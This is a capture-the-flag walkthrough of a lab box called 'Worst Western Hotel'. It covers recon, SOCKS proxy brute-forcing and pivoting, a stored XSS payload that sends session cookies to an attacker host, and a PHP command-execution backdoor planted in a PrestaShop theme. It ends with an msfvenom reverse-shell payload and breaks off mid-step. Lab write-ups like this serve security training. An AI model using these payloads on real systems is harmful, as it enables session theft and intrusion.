Walkthrough - Worst Western Hotel

Recon

Nmap scan reveals two open ports

```
PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack ttl 63
1080/tcp open  socks   syn-ack ttl 63
MAC Address: 00:0C:29:D3:4C:26 (VMware)
```


Port 1080 is a socks5 proxy, requiring authentication

```
PORT     STATE SERVICE VERSION
1080/tcp open  socks5  (Username/password authentication required)
| socks-auth-info:
|   Username and password
|_  No authentication
```

Port 80 redirects to hostname: prime.worstwestern.com

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://prime.worstwestern.com/
```

We add that in our hosts-file and visit the site



Nikto finds out this is Prestashop

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.16.64
+ Target Hostname:    prime.worstwestern.com
+ Target Port:        80
+ Start Time:         2020-10-20 20:48:04 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ Retrieved powered-by header: PrestaShop
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'powered-by' found, with contents: PrestaShop
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME typ
e
```

On exploit-db we find this one:
https://www.exploit-db.com/exploits/48347
Prestashop 1.7.6.4 - Cross-Site Request Forgery


We understand the admin-entry could be important

Starting our fuzzers


gobuster dir --url http://prime.worstwestern.com -w /usr/share/seclists/Discovery/Web-Content/big.txt -x txt,zip,tar

```
/addresses (Status: 302)
/adminpanel (Status: 301)
/api (Status: 401)
```

We do find the admin-entry




We also find a interesting file




It does not look like credentials to access the admin-page. Could be for using the Socks-proxy we found on our Nmap scan?

Not with that password anyway.



Nmap-script to bruteforce socks password
Echo "Prime">user.txt
nmap --script socks-brute --script-args userdb=./user.txt,passdb=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt -p 1080 192.168.16.64 -v




Nmap doesn't seem to work well with socks5, so we run it through proxychains

Scanning most common ports on the whole subnet
proxychains nmap -sT -Pn -p 22,80,443 192.168.1.0/24

Finding 2 up

192.168.1.99
192.168.1.124


192.168.1.99 is the proxy itself




Nmap scan report for 192.168.1.124
Host is up (0.011s latency).

PORT   STATE SERVICE
22/tcp closed ssh
80/tcp open   http
443/tcp open   https

Manually checking 192.168.1.124 takes us to a login-page. Both on port 80 and 443



This page has a stored blind XSS vulnerability in the username-field. We set up a staged XSS payload using "script src" delivery, to steal session-cookie




s.js

```
var xhr = new XMLHttpRequest();
xhr.open('GET', 'http://172.16.81.1/?cookie='+document.cookie,true);
xhr.send();
```


We get a request back

```
root@kali2:~/offsec-box# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.16.64 - - [21/Oct/2020 17:57:10] "GET /s.js HTTP/1.1" 200 -
192.168.16.64 - - [21/Oct/2020 17:57:10] "GET /?cookie=PHPSESSID=k6v216nu54pp1frtt0i63a0rro HTTP/1.1" 200 -
192.168.16.64 - - [21/Oct/2020 17:57:15] "GET /?cookie=PHPSESSID=k6v216nu54pp1frtt0i63a0rro HTTP/1.1" 200 -
```

Replacing our session-cookie with this one, gives us access to a camera surveillance site.



One of the cameras shows a office with some interesting details




Zooming in on the picture, reveals a username and password on the monitor

peterg


Birdistheword

The only login we can think of (besides the camera site, it isn't working there), it the adminpanel we found earlier.


Username is an email-address, so we try: peterg@worstwestern.com



And we are in




As shown in the exploit-db entry, you can get RCE on Prestashop by altering a theme. We download the used theme from the server (less suspicious than replacing it with another one)



We edit lang/index.php, to make a backdoor

```php
<?php
$output=system($_GET['c']);
echo "<pre>$output</pre>";
/*
* 2007-2017 PrestaShop
*
* NOTICE OF LICENSE
*
* This source file is subject to the Academic Free License (AFL 3.0)
* that is bundled with this package in the file LICENSE.txt.
* It is also available through the world-wide-web at this URL:
```



Popping a revshell and checking network interfaces

Flag1.txt is to be found in users home folder

```
<otelcommerce/themes/hotel-reservation-theme2/lang$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.100  netmask 255.255.255.0  broadcast 192.168.0.255
        ether 02:42:c0:a8:00:64  txqueuelen 0  (Ethernet)
        RX packets 1134  bytes 6075277 (6.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 686  bytes 574873 (574.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 192  bytes 14136 (14.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 192  bytes 14136 (14.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

<otelcommerce/themes/hotel-reservation-theme2/lang$
```

We are on another network. 192.168.0.0/24

There is no Nmap, Netcat or Ping on the system

Metasploit is a great tool.
We create a payload to get a meterpreter session
msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=192.168.16.53 lport=4455 -f elf >mp

Upload using local http-server and get a connection back

```
